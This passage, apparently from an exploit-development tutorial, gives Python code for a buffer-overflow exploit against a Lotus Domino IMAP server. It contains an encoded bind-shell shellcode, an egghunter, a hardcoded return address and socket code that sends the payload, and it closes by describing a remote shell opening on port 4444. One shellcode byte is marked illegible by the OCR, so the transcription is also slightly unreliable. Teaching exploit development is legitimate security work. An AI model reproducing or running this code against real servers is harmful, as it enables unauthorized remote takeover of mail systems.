        "\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
        "\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
        "\x4c\x42\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f"
        "\x4b\x4f\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47"
        "\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a\x4f"
        "\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a"
        "\x4b\x47\x39\x4c\x4b\x47\x44\x4c\x4b\x43\x31\x4a\x4e\x50\x31"
        "\x49\x50\x4d\x49\x4e\x4c\x4d\x54\x49\x50\x44\x34\x45\x57\x49"
        "\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4c\x34\x47\x4b"
        "\x51\x44\x47\x54\x47\x58\x43\x45\x4d\x35\x4c\x4b\x51\x4f\x51"
        "\x34\x45\x51\x4a\x4b\x43\x56\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b"
        "\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x44\x43\x46\x4c\x4c\x4b\x4c"
        "\x49\x42\x4c\x51\x34\x45\x4c\x45\x31\x48\x43\x46\x51\x49\x4b"
        "\x43\x54\x4c\x4b\x51\x53\x46\x50\x4c\x4b\x51\x50\x44\x4c\x4c"
        "\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x47\x30\x44\x48\x51\x4e"
        "\x43\x58\x4c\x4e\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x49"
        "\x46\x42\x46\x50\x53\x45\x36\x45\x38\x46\x53\x46\x52\x45\x38"
        "\x43\x47\x42\x53\x50\x32\x51\x4f\x51\x44\x4b\x4f\x48\x50\x42"
        "\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x4e\x36"
        "\x51\x4f\x4c\x49\x4b\x55\x45\x36\x4b\x31\x4a\x4d\x44\x48\x44"
        "\x42\x50\x55\x43\x5a\x43\x32\x4b\x4f\x48\x50\x42\x48\x48\x59"
        "\x43\x39\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x49\x46\x51\x43\x46"
        "\x33\x51\x43\x46\x33\x46\x33\x51\x53\x51\x43\x50\x43\x50\x53"
        "\x4b\x4f\x48\x50\x43\x56\x42\x48\x42\x31\x51\x4c\x42\x46\x46"
        "\x33\x4d\x59\x4d\x31\x4c\x55\x45\x38\x49\x34\x44\x5a\x42\x50"
        "\x48\x47\x46\x37\x4b\x4f\x4e\x36\x43\x5a\x42\x30\x46\x31\x46"
        "\x35\x4b\x4f\x4e\x30\x45\x38\x49\x34\x4e\x4d\x46\x4e\x4a\x49"
```



```
     "\x46\x37\x4b\x4f\x4e\x36\x50\x5[illegible]\x50\x55\x4b\x4f\x48\x50\x43"
     "\x58\x4a\x45\x50\x49\x4d\x56\x51\x59\x50\x57\x4b\x4f\x49\x46"
     "\x50\x50\x50\x54\x50\x54\x51\x45\x4b\x4f\x48\x50\x4c\x53\x43"
     "\x58\x4a\x47\x43\x49\x49\x56\x43\x49\x50\x57\x4b\x4f\x49\x46"
     "\x51\x45\x4b\x4f\x48\x50\x45\x36\x43\x5a\x45\x34\x45\x36\x42"
     "\x48\x45\x33\x42\x4d\x4d\x59\x4a\x45\x43\x5a\x46\x30\x50\x59"
     "\x51\x39\x48\x4c\x4c\x49\x4b\x57\x42\x4a\x51\x54\x4c\x49\x4b"
     "\x52\x50\x31\x49\x50\x4a\x53\x4e\x4a\x4b\x4e\x51\x52\x46\x4d"
     "\x4b\x4e\x47\x32\x46\x4c\x4a\x33\x4c\x4d\x43\x4a\x47\x48\x4e"
     "\x4b\x4e\x4b\x4e\x4b\x45\x38\x43\x42\x4b\x4e\x48\x33\x45\x46"
     "\x4b\x4f\x43\x45\x50\x44\x4b\x4f\x49\x46\x51\x4b\x50\x57\x46"
     "\x32\x46\x31\x46\x31\x50\x51\x42\x4a\x45\x51\x50\x51\x46\x31"
     "\x51\x45\x46\x31\x4b\x4f\x4e\x30\x43\x58\x4e\x4d\x4e\x39\x45"
     "\x55\x48\x4e\x51\x43\x4b\x4f\x49\x46\x42\x4a\x4b\x4f\x4b\x4f"
     "\x46\x57\x4b\x4f\x48\x50\x4c\x4b\x50\x57\x4b\x4c\x4c\x43\x49"
     "\x54\x42\x44\x4b\x4f\x49\x46\x46\x32\x4b\x4f\x4e\x30\x42\x48"
     "\x4a\x4f\x48\x4e\x4d\x30\x43\x50\x50\x53\x4b\x4f\x4e\x36\x4b"
     "\x4f\x4e\x30\x45\x5a\x41\x41" )
     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     sock.connect((target, 143))
     response = sock.recv(1024)
     print response
     bind = "a001 admin " + nops + bindshell + "\r\n"
     sock.send(bind)
     response = sock.recv(1024)
     print response
     sock.close()

def ExploitLotus(target):
     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     sock.connect((target, 143))
     response = sock.recv(1024)
     print response

     auth = 'a001 authenticate cram-md5\r\n'
     sock.send(auth)
     response = sock.recv(1024)
     print response

     # prepare digest of the response from server
     m = md5.new()
     m.update(response[2:0])
     digest = m.digest()

     # EGGHUNTER 32 Bytes
     egghunter ="\x33\xD2\x90\x90\x90\x42\x52\x6a"
     egghunter+="\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
     egghunter+="\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"
     egghunter+="\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

     payload = "\x90" * 32 + egghunter + "\x41"*192
     # the following DWORD is stored in ECX
     # at the time of overflow the following call is made
     # call dword ptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)
     # 0x774b4c6a = pointer to JMP EAX ( 0x773E1A2C )
     payload += struct.pack('<L', 0x774b4c6a)
     payload += "\x41" + "\xE9\x02\xFF\xFF\xFF" + "\x43" * 4

     # Base64 encode the user info to the server
     login = payload + ' ' + digest
     login = base64.encodestring(login) + '\r\n'

     sock.send(login)
     response = sock.recv(1024)
```



```
        print response

if __name__=="__main__":
        try:
                target = sys.argv[1]
        except IndexError:
                print 'Usage: %s <imap server>\n' % sys.argv[0]
                sys.exit(-1)
        for i in range(0,4):
           SendBind(target)
        ExploitLotus(target)
```

The egghunter does its job and finds the shellcode in memory as shown below.



Figure 68: Pattern n00bn00b found

And finally, we get our remote shell on port 4444 and a session opened from localhost with a telnet session.



Figure 69: Getting our remote shell

